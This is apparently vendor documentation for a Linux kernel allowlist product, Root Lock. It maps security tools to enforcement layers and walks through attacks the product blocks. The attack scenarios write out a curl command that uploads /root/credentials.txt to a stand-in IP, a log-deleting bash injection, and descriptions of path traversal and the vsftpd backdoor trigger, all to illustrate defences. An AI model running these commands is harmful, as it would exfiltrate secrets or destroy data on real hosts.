Cost to buy. Root Lock replaces the preventive-enforcement layer of several overlapping tools, leaving detection and response capabilities intact. What that means in practice for each category:
- Commercial eBPF enforcement tools (Sysdig Secure, commercial Falco, Cilium Tetragon) — Root Lock removes the BPF syscall by design. On-host eBPF tooling is not a fit. Their preventive role is covered by the allowlist. Budget line removed; stronger prevention gained.
- gVisor — if you are running it solely to protect workloads from root-level compromise inside a VM or microVM, Root Lock is a direct replacement as the guest kernel. No second userspace kernel layer.
- The blocking dimension of Linux EDR (CrowdStrike Falcon, SentinelOne, MDE) — prevention is replaced; telemetry, behavioural analytics, and SOC console are not. Some vendors offer lighter-tier pricing for telemetry-only deployments.
- AppArmor and SELinux — no licensing cost, but the policy-authoring overhead is real; see the SELinux comparison above.
Whether the licensing savings cover the Root Lock subscription depends on your current stack. The operational savings described under Operational cost apply regardless.
CTEM programs — Continuous Threat Exposure Management — cover exposure discovery, prioritisation, and validation across a whole estate: continuously mapping what an attacker could reach and ranking what to fix first. That scope fits large organisations managing complex, heterogeneous environments. For most deployments it is broader than the problem and carries corresponding cost.
Root Lock addresses one specific problem: the OS design assumption that grants every running program the file and network rights of the user who launched it. Removing that assumption at the kernel level does not require a continuous discovery and ranking program.
The CISO case. Under Lockdown, an attacker who already has root cannot go past the programs, files, and IPs already approved, so the blast radius is bounded before anything runs rather than detected and cleaned up afterwards.
That changes the economics of every attack that reaches the host. Breach risk remains, but moving to the next machine, exfiltration, and privilege escalation substantially more expensive to execute — before detection has a chance to respond.
8 - Where Linux security tools actually sit
EDR, LSM, eBPF, gVisor, and a compiled-in kernel are not the same layer. This taxonomy shows the bypass surface of each.
Overview: Security audits often group tools by vendor category — EDR, SIEM, NDR — without saying where in the kernel stack enforcement actually happens. Layer placement determines bypass surface: a tool enforcing at Layer 2 cannot be disabled by a mechanism that only reaches Layer 3 or above.
This page maps Linux host security tools to the enforcement layer they occupy.
Layer definitions
| Layer | Name | What lives here |
|---|
| 1 | Hardware / firmware | CPU microcode, UEFI/BIOS, Secure Boot chain, TPM |
| 2 | Kernel | The running kernel binary and its compiled-in configuration |
| 3 | LSM / kernel hooks | In-tree LSM frameworks, eBPF programs attached to kernel hooks |
| 4 | Userspace sandbox | Agents and runtimes that compose Layer 3 primitives — run as userspace processes |
| 5 | Userspace telemetry / response | Kernel-module or eBPF agents primarily providing detection, alerting, and response |
| Adj. | Complementary controls | Tools that answer different questions — no enforcement overlap with Layers 2–5 |
The higher the layer, the more layers beneath it an attacker can leverage to disable it. A Layer 5 agent can be killed by a process with root. A Layer 3 LSM policy can be set permissive by root. A Layer 2 kernel configuration, by contrast, changes only when you reboot into a different kernel.
For a visual representation of this by tool, see Kernel architecture.
Layer 2 — Kernel-embedded enforcement
| Mechanism | Tools |
|---|
| Kernel-embedded allowlist / stripped kernel | Root Lock by HeartSuite, custom hardened kernels, unikernels |
| Hardware-virtualized micro-isolation | Firecracker, Kata Containers, Cloud Hypervisor |
Enforcement is part of the kernel binary, so changing it requires a reboot into a different kernel, and remote root alone cannot disable it.
Layer 2–3 — Userspace-process-run-as-kernel
| Mechanism | Tools |
|---|
| Userspace syscall-emulating kernel (intercepts container syscalls) | gVisor (sentry process) |
gVisor intercepts container syscalls in a userspace process that acts as the container’s kernel, reducing exposure to the host kernel. The sentry process runs in userspace and can be compromised; a bug in its syscall emulation can allow escape.
Root Lock is the guest kernel in a VM the customer provides — see How It Compares → gVisor.
Layer 3 — LSM hooks (in-tree)
| Mechanism | Tools |
|---|
| Mandatory Access Control LSM | SELinux, AppArmor, SMACK, Tomoyo |
| Capability / path-based LSM | Landlock, Yama, LoadPin |
Policy is applied to a running kernel from outside. Root with the right capability can set SELinux permissive, unload an AppArmor profile, or modify a policy file without rebooting.
Layer 3 — LSM hook + eBPF programs
| Mechanism | Tools |
|---|
| eBPF programs attached via KRSI / LSM BPF | Tetragon (Cilium), Cilium network path, KRSI primitives |
eBPF programs are loaded into a running kernel at runtime. Root can unload the BPF program or kill the agent that loaded it.
Layer 3–5 — eBPF observability with optional in-kernel kill
| Mechanism | Tools |
|---|
| eBPF detection; optional kill signal | Falco (detection only, no kill), Tetragon (detect + kill), Sysdig Secure |
These tools span layers depending on configuration: eBPF programs run at Layer 3, the userspace agent sits at Layer 5. The kill capability (where present) runs in-kernel but is loaded and managed by a userspace process.
Layer 4 — Userspace agent sandbox
| Mechanism | Tools |
|---|
| Userspace runtime composing seccomp-bpf, namespaces, cgroups | bubblewrap, Firejail, Flatpak sandbox, Snap confinement, OpenShell (NVIDIA) |
These tools set up confinement using kernel primitives (seccomp-bpf, Linux namespaces) from userspace. Filters are scoped to a process tree launched by the agent — a sibling process launched without the agent is unaffected.
Layer 5 — Agent-based EDR / XDR
| Mechanism | Tools |
|---|
| Kernel module or eBPF agent: telemetry, detection, response | CrowdStrike Falcon, SentinelOne Singularity, Microsoft Defender for Endpoint, Elastic Defend, Wazuh |
The agent provides detection and response capabilities that Root Lock does not replicate. Most modern breaches include “disable EDR” as an early step — root can kill the agent process, unload the kernel module, or exploit a BYOVD path. Treat these as complementary to Layer 2 enforcement, not substitutes.
Complementary controls (no enforcement overlap)
These tools do not overlap with Layers 2–5 enforcement. They answer different questions and should run alongside host enforcement.
| Category | Tools | What they answer |
|---|
| SIEM / SOAR | Splunk, Elastic Security, Microsoft Sentinel, IBM QRadar, Sumo Logic, Graylog, Wazuh, Cortex XSOAR, Tines, Torq | Fleet-wide event correlation, alerting, playbook response |
| NDR / NTA | Darktrace, ExtraHop Reveal(x), Vectra AI, Corelight, Cisco Secure Network Analytics, Arista NDR | Passive network behavioral analysis, lateral-movement detection |
| Vulnerability / posture | Tenable Nessus, Qualys VMDR, Rapid7 InsightVM, Greenbone/OpenVAS, Wiz, Orca, Snyk, Trivy, Grype, Clair | CVE enumeration, patch prioritization, posture scoring |
| HIDS / FIM | OSSEC, AIDE, Tripwire, Samhain | Alert-only file-integrity monitoring, no blocking |
| Backup / recovery | Veeam, Rubrik, Cohesity, BackupPC, restic | Recovery from destructive events — separate category |
Takeaway
Root Lock is the only product in this map that enforces a per-program allowlist at Layer 2, across all programs including root. The other Layer 2 entries — custom hardened kernels, unikernels, and microVM monitors — remove features or isolate whole workloads rather than gate what each program may execute, read, write, and reach. The host enforcement tools that do gate programs sit at Layer 3 or higher, where root can turn them off remotely without a reboot.
The Layer 2 position is what makes physical or serial-console access the bypass path.
For the tool-by-tool comparison with bypass analysis, see How It Compares.
9 - When Root Isn't Enough
Three real attacks, all as root: a new binary cannot run, files stay out of reach, outbound destinations stay closed. And what this does not cover.
Overview: Every attack does three things: run a program, access files, make a network connection. Root Lock by HeartSuite checks each one per program, including a program running as root. What the allowlist check covers names the starts and file changes that still succeed.
Each section below targets one of these three mechanisms with a real attack. Every example involves root access. In each case, root is not enough.
Each attack below was actively exploited within days of its disclosure. The gap between a vulnerability being published and attackers using it has collapsed to hours, not weeks. Patching cannot keep pace.
In Lockdown, Root Lock blocks these attacks regardless of whether the vulnerable software has been patched — because it gates what each program can reach, not whether a vulnerability exists.
A new program tries to run
The attack. An attacker gains a foothold on a server — a compromised web application, a stolen credential, a misconfigured service. Their next move is to get more capability. They download a tool: a reconnaissance script, a credential dumper, a reverse shell.
On a standard Linux server, a file downloaded to /tmp is executable the moment it arrives. As root, there are no further gates.
What Root Lock does. A direct execution of a new file needs an allowlist entry for the name presented at start. A file downloaded to /tmp has no entry — it was never observed during Setup Mode, never reviewed, never approved.
In Lockdown, Root Lock refuses that execution. The attacker has a file. They cannot run it under that name.
Secure Script Launchers give a Python, Perl, or PHP script its own allowlist entry, separate from the interpreter. A script dropped at /tmp/attack.py has no entry for that path. What the allowlist check covers names the start that presents a different name.
What it does not cover. If the attacker already controls an approved program and issues commands within that program’s approved scope, the program check does not apply. The other two still do: the program can only read and write files in its allowlist, and only connect to destinations in its network allowlist.
Every attempt to launch a new program returns to this gate — any new program without an allowlist entry is blocked. See When Attackers Stay Within Approved Boundaries for the full picture.
An approved program reads what it shouldn’t
The attack. CVE-2021-41773 — Apache HTTP Server 2.4.49. A flaw in how Apache validates URL paths allows an attacker to craft a request that escapes the web root. Apache fetches and returns arbitrary files from the filesystem. The attacker requests /etc/passwd. Apache reads it and returns it. No authentication required.
The traditional defense — run Apache as www-data with limited permissions — does not help when the attacker targets files that www-data can legitimately read. On most systems, /etc/passwd is world-readable by design.
What Root Lock does. Apache’s allowlist entry defines exactly which files and directories it can read. /etc/passwd is not in that list — Apache was never observed reading it during Setup Mode, because a correctly configured web server never needs to.
When the crafted request causes Apache to attempt to open /etc/passwd, the kernel refuses. The path traversal works as a URL trick. It fails as a file operation.
The question is not whether the system user can read /etc/passwd. The question is whether this specific program — Apache — is approved to read it. It is not.
The same mechanism applies to binary replacement. If an attacker who already has root tries to overwrite /usr/bin/whoami with a malicious script, the write is blocked — because the program issuing the write does not have /usr/bin/whoami in its file write allowlist. Root privilege does not override this check.
What it does not cover. If the attacker targets only files the compromised program is already approved to read, this gate does not apply. The other gates still do: writes outside the approved paths are still blocked, every outbound connection is still gated by the network allowlist, and any new program the attacker tries to run is blocked at the program gate. See When Attackers Stay Within Approved Boundaries for the full picture.
An approved program sends data it shouldn’t
The attack. An attacker on a server uses curl — a standard utility present on nearly every Linux system — to send data out:
curl -X POST --data-binary "@/root/credentials.txt" http://203.0.113.42/upload
On a standard server with root access, this works. curl reads the file, opens a socket to the destination, and uploads the contents. The data leaves.
What Root Lock does. Two checks activate, independently. First, /root/credentials.txt is not in curl’s file access allowlist — curl was never approved to read files from /root. The read fails before a connection is attempted. Second, even if curl could read the file, 203.0.113.42 is not in curl’s network allowlist. The socket is refused.
Either check alone stops the exfiltration. Both activate.
The result is the same whether the attacker uses curl, wget, a raw /dev/tcp connection, or logger forwarding to a remote syslog server. A socket to a non-allowlisted IP is refused, regardless of which tool asks and regardless of privilege level.
Log4Shell (CVE-2021-44228) shows the same gate working in reverse. The attack works by causing a vulnerable application to reach out to attacker-controlled infrastructure to fetch and run malicious code. That outbound request — to a server not in the application’s network allowlist — is refused. The code never arrives. The attack ends at the network gate before anything executes.
Scope. Network allowlisting controls which programs can reach which destinations. What they send over those approved connections is the domain of your network detection tools — see the complementary table in How Root Lock Compares.
Even when an attacker uses an approved program’s approved connection, the program still cannot reach destinations outside its network allowlist, read or write files outside its file allowlist, or launch a new program — see When Attackers Stay Within Approved Boundaries.
When attackers stay within approved boundaries
Root Lock enforces three things per program. An attacker who stays entirely within those approved boundaries is constrained — but not stopped. Each scenario below shows what remains enforced even then, and which defenses handle the rest.
Prompt injection. An attacker embeds instructions in content the program processes — a document, a web page, an API response. The program follows them. Root Lock sees an approved program doing approved things. File access and outbound connections remain gated. The attack is in the meaning of the content — content-layer defenses are what handle content-layer attacks.
Command injection inside an approved interpreter. If bash is on the allowlist and an attacker causes an approved program to call bash -c 'rm /var/log/*', the command runs within bash’s approved file scope. File access outside that scope is still blocked. What runs inside an approved interpreter is not inspected — tight allowlist scope limits the damage.
Backdoored programs that are already on the allowlist. vsftpd 2.3.4 (CVE-2011-2523) shipped with a backdoor compiled in — connecting with a username containing :) opens a listener on port 6200 and hands the attacker a root shell.
If vsftpd is on the allowlist, the backdoor activates inside vsftpd’s own process: no new binary executes, no outbound connection is made, and no file access outside vsftpd’s approved scope occurs.
Root Lock limits what the attacker can do with that shell — file reads and outbound network connections remain gated. A program already approved to run can exercise its approved permissions, including ones a backdoor author planned for.
The delayed-activation case is the malicious sleeper: an approved program behaves as expected for months, then turns those same permissions against you. The execute gate does not fire, because nothing new runs, but under Lockdown the program’s file reads and writes stay inside its allowlist and every destination outside its network allowlist stays closed.
Backup does not stop the sleeper’s first write to an approved path, but it lets you restore protected directories to the version from before the damage. HeartSuite Joint File System (HJFS) adds per-program-version file isolation and automatic backup of every data file.
Attacks within a program’s approved scope. A compromised web server that reads only files it is already approved to read, and connects only to destinations already in its network allowlist, operates within its allowlist. Every file outside that scope is still blocked. Every connection to an unapproved destination is still refused.
Tight allowlisting limits the blast radius. Under Lockdown, the kernel blocks any program (including root) from reaching backup files, so previous versions remain intact and restorable from the Dashboard’s Backup.
Under Lockdown the kernel gates execute, files, and outbound network per program. By design, remote root does not override those gates and has no intended path to change the sealed allowlist while the machine is running.
The allowlist files are immutable on disk and the kernel refuses the write, while the backup files are protected by the Root Lock kernel itself rather than by filesystem permissions. Unapproved programs do not persist across reboot, but an already-approved program keeps its grants until you change them from a maintenance window.
Lockdown also sets chattr +i on the /root directory inode itself, not only on the allowlist files, so the curl example above meets two layers: the per-program file allowlist refuses the read of /root/credentials.txt, and the immutable flag on the directory is the seal. Neither layer can be lifted remotely, because unsealing takes the console GRUB pick Maintenance: unseal and return to Root Lock. See Circumvention and recovery.
For detection and response when an attack stays within approved boundaries, see How Root Lock Compares — specifically the complementary tools table covering SIEM, NDR, and EDR. For the economics of this attack model — what it costs the attacker to work through each boundary — see Security as Economics.